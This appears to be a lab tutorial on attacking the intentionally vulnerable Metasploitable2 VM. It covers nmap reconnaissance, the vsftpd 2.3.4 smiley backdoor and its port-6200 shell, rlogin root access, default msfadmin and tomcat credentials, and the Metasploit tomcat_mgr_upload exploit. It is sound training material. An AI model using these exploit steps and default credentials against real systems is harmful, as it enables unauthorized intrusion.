

Metasploitable2 is one of the most widely used intentionally vulnerable virtual machines for learning penetration testing and security assessment techniques. In this tutorial, you’ll set up a safe lab environment, discover the target system on the network, perform reconnaissance, and examine several well-known vulnerable services exposed by Metasploitable2.
Important: Metasploitable2 is intentionally insecure and should only be used in an isolated lab environment. Never connect it directly to an untrusted or public network.
Prerequisites
Before getting started, make sure you have:
- A working installation of Kali Linux
- The Metasploitable 2 virtual machine
- A virtualization platform such as VirtualBox or VMware
- Host-Only or NAT networking configured
- Basic familiarity with Linux terminal commands
Note: Host-Only networking is generally recommended for training labs because it prevents accidental exposure to external networks.
Step 1: Launch the Metasploitable2 Virtual Machine
Begin by importing and starting the Metasploitable2 VM in your preferred virtualization software.
Because the machine contains numerous known vulnerabilities and insecure configurations, treat it as a compromised system from the moment it starts.
Step 2: Identify Your Kali Linux IP Address
Before you can find the target, determine the IP address and subnet being used by your Kali machine.
Run:
ifconfig
Review the output and identify the active network interface and its assigned IP address. This information helps determine which subnet should be scanned when searching for the Metasploitable host.
Step 3: Discover the Metasploitable 2 Host
Once you know your network range, perform an ARP scan to identify active devices on the subnet.
Example:
arp-scan 192.168.116.0/24

The scan will return a list of live hosts and their MAC addresses. Locate the IP address assigned to the Metasploitable 2 virtual machine and note it for the remaining steps.
Step 4: Perform a Full Port Scan with Nmap
After discovering the target IP address, perform a complete TCP port scan to identify exposed services.
Example:
nmap -sV -p- 192.168.116.158

where,
- -sV attempts service and version detection.
- -p- scans all TCP ports.
The results typically reveal numerous open services on Metasploitable 2, including:
- FTP (21)
- SSH (22)
- Telnet (23)
- SMTP (25)
- DNS (53)
- HTTP (80)
- RPC (111)
- NetBIOS/SMB (139/445)
- MySQL (3306)
- PostgreSQL (5432)
- VNC (5900)
- Apache Tomcat (8180)
These findings provide multiple avenues for further assessment.
Exploring the FTP Service (Port 21)
One of the most well-known services running on Metasploitable 2 is vsftpd 2.3.4.
This version is historically associated with a malicious backdoor that was briefly introduced into the software’s source code before being removed from later releases.
In the Metasploitable2 training environment, the vulnerable service remains available for educational purposes.
Method 1: Manual Interaction
Connect to the FTP service using Telnet:
telnet 10.228.12.113 21
When prompted for a username, use a value ending with a smiley:
backdoored:)
Enter any password when prompted.
The connection may appear to hang afterward. In the vulnerable training environment, this behavior indicates that another service has been opened on port 6200.
Connect to that port:
telnet 10.228.12.113 6200
You should receive a command shell. To verify the current user context:
idMethod 2: Using the Metasploit Module
Metasploit includes a module designed for this vulnerable service.
Open Metasploit:
msfconsole
Then configure the module:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.228.12.113
run

The module automates the interaction process and provides shell access if the vulnerable service is present.

Exploring Telnet and R-Services
Metasploitable 2 also exposes legacy remote-access services such as:
- Telnet (23)
- RSH (514)
- Rlogin (513)
These services are intentionally configured with insecure trust relationships to demonstrate common historical security weaknesses.
Access via Rlogin
If the rsh client tools are installed, connect using:
rlogin -l root 192.168.116.158
In the Metasploitable lab environment, this may provide direct access without requiring a password.
Once connected, you should see a shell prompt similar to:
root@metasploitable:/#
Alternative: Access via Telnet
If rlogin is unavailable, connect through Telnet:
telnet 192.168.116.158 23
Use the following credentials when prompted:
Username: msfadmin
Password: msfadmin
After login, administrative access can be obtained using:
sudo su -
Exploring the VNC Service (Port 5900)
Metasploitable 2 includes a VNC server for remote graphical access.
In a properly secured environment, VNC should require strong authentication. The lab machine intentionally demonstrates poor security practices that may allow weak or missing authentication.

Testing VNC Access
A common approach is to use Metasploit’s VNC login scanner to test authentication. If access is available, connect using a VNC viewer:
vncviewer 10.228.12.113:5900
Upon successful connection, you may receive access to the remote desktop environment. From there, you can interact with the system through the graphical interface.
Exploring Apache Tomcat Manager (Port 8180)
Metasploitable 2 also runs an Apache Tomcat server on port 8180. The installation includes the Tomcat Manager application, which is commonly used for administering deployed web applications.
For educational purposes, the system uses default credentials:
Username: tomcat
Password: tomcat
You can access the management interface at:
http://192.168.116.158:8180/manager/html
Using the Tomcat Manager Metasploit Module
Metasploit provides a module that automates interaction with the vulnerable Tomcat Manager installation. Launch Metasploit and configure the module:
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.116.158
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
run
After execution, the framework attempts to authenticate and interact with the Tomcat Manager application.
Conclusion
In this walkthrough, you set up a safe Metasploitable2 lab environment, discovered the target system on the network, performed reconnaissance with Nmap, and examined several intentionally vulnerable services, including FTP, Telnet, VNC, and Apache Tomcat.
These exercises provide valuable hands-on experience for understanding insecure configurations, legacy services, and common penetration testing workflows in a controlled environment.